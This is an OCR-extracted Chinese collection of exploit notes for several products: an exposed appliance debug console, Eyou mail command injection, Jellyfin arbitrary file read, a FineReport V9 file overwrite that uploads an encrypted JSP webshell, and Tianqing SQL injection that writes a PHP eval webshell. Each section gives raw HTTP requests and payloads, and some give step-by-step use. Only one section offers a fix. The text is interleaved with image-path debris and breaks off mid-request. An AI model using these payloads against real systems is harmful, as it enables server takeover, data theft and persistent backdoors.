
Drop掉 /huanzhen/mode?timestamp




Drop 掉 /huanzhen/version_info




进入页面




点击调试工具并放包




可见可执行ping命令


调试工具
ping
输入IP或域名
执 行
命令结果
211.103.11.18:8888/debugging
云端一体
首页
调试工具
安装日志
一键诊断
恢复出
调试工具
ping
127.0.0.1
执 行
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.054 ms
--- 127.0.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.052/0.054/0.058/0.002 ms


云端一体
首页
调试工具
安装日志
一键诊断
恢复出厂设置
调试工具
ping
211.103.11.18
执 行
PING 211.103.11.18 (211.103.11.18) 56(84) bytes of data.
64 bytes from 211.103.11.18: icmp_seq=1 ttl=64 time=0.065 ms
64 bytes from 211.103.11.18: icmp_seq=2 ttl=64 time=0.071 ms
64 bytes from 211.103.11.18: icmp_seq=3 ttl=64 time=0.064 ms
64 bytes from 211.103.11.18: icmp_seq=4 ttl=64 time=0.056 ms
211.103.11.18:8888/debugging
云端一体
首页
调试工具
安装日志
一键诊断
恢复
调试工具
curl
https://www.baidu.com
执 行
<!DOCTYPE html>
<!--STATUS OK--><html> <head><meta http-equiv=content-type content=text/html; charset=utf-8><meta http-equiv=X-UA-Compatible content=IE=Edge><meta content=always name=referrer><link rel=stylesheet type=text/css href=https://ss1.bdstatic.com/5eN1bjq8AAUYm2zgoY3K/r/www/cache/bdorz /baidu.min.css><title>百度一下，你就知道</title></head> <body link=#0000cc>   <img hidefocus=true src=//www.baidu.com /img/bd_logo1.png width=270 height=129> <form id=form name=f action=//www.baidu.com/s class=fm> <input type=hidden name=bdorz_come value=1> <input type=hidden name=ie value=utf-8> <input type=hidden name=f value=8> <input type=hidden name=rsv_bp value=1> <input type=hidden name=rsv_idx value=1> <input type=hidden name=tn value=baidu><input id=kw name=wd class=s_ipt value maxlength=255 autocomplete=off autofocus=autofocus><input type=submit id=su

点击一键诊断


211.103.11.18:8888/diagnosis
云端一体
首页
调试工具
安装日志
一键诊断
开始诊断
100%
supervisor_checker
systemd_checker
rpm_checker
process_checker
systemd_checker
kvm_ip_checker
plugin_21 211.103.11.22
plugin_17 211.103.11.23
vm4 211.103.11.30
vm5 211.103.11.27
vm2 211.103.11.21
vm3 211.103.11.28
vm0 211.103.11.19
vm1 211.103.11.20
raid_checker
诊断完成，存在错误

亿邮 邮件系统远程命令执行漏洞

14.亿邮邮件系统远程命令执行漏洞（已补充漏洞细节）

漏洞url:webadm/q=moni_detail.do&action=gragh

漏洞细节：

```
POST /webadm/?q=moni_detail.do&action=gragh HTTP/1.1
Host: ip
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

type='|whoami||'
```

处置建议：建议关闭webadm二级路径


Jellyfin任意文件读取 1day

GET /Audio/anything/hls/..\data\jellyfin.db/stream.mp3/ HTTP/1.1
GET /Videos/anything/hls/m/..\data\jellyfin.db HTTP/1.1
GET /Videos/anything/hls/..\data\jellyfin.db/stream.m3u8/?
api_key=4c5750626da14b0a804977b09bf3d8f7 HTTP/1.1

帆软 V9getshell FineReport V9

这个洞是任意文件覆盖，上传 JSP 马，需要找已存在的 jsp 文件进行覆盖 Tomcat 启动帆软后默认存在的 JSP 文件: 比如：/tomcat-7.0.96/webapps/ROOT/index.jsp 覆盖 Tomcat 自带 ROOT 目录下的 index.jsp:

```
POST /WebReport/ReportServer?
op=svginit&cmd=design_save_svg&filePath=chartmapsvg/../../../../WebReport/update .jsp HTTP/1.1
Host: 192.168.169.138:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/81.0.4044.92 Safari/537.36
Connection: close
Accept-Au: 0c42b2f264071be0507acea1876c74
Content-Type: text/xml;charset=UTF-8
Content-Length: 675
{"__CONTENT__":"<%@page import=\"java.util.*,javax.crypto.*,javax.crypto.spec.*\"%><%!class U extends
ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return
super.defineClass(b,0,b.length);}}%><%if(request.getParameter(\"pass\")!=null) {String
k=(\"\"+UUID.randomUUID()).replace(\"-
\",\"\").substring(16);session.putValue(\"u\",k);out.print(k);return;}Cipher
c=Cipher.getInstance(\"AES\");c.init(2,new
SecretKeySpec((session.getValue(\"u\")+\"\").getBytes(),\"AES\"));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInsta
nce().equals(pageContext);%>","__CHARSET__":"UTF-8"}
```


http://192.168.169.138:8080/WebReport/update.jsp 冰蝎 v2.0.1
URL: http://192.168.169.138:8080/WebReport/update.jsp
基本信息
命令执行
虚拟终端
文件管理
Socks代理
反弹Shell
数据库管理
环境变量:
USERPROFILE=C:\Users\Administrator
JAVA_HOME=C:\jdk1.7.0_80

天擎 越权访问

GET /api/dbstat/gettablessize HTTP/1.1

天擎-前台sql注入 （V6.3）

注入写shell:

https://192.168.24.196:8443/api/dp/rptsvcsyncpoint?ccid=1';create table O(T TEXT);insert into O(T) values('<?php @eval($_POST[1]);?>');copy O(T) to 'C:\Program Files (x86)\360\skylar6\www\1.php';drop table O;--

利用过程:

1. 通过安装包安装的一般都有root权限，因此该注入点可尝试写shell
2. 通过注入点，创建一张表 O
3. 为 表O 添加一个新字段 T 并且写入shell内容
4. Postgres数据库 使用COPY TO把一个表的所有内容都拷贝到一个文件(完成写shell)
5. 删除 表O


和信创天云桌面系统命令执行，文件上传 全版本 前台 默认配置

```
POST /Upload/upload_file.php?l=1 HTTP/1.1
Host: x.x.x.x
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer: x.x.x.x
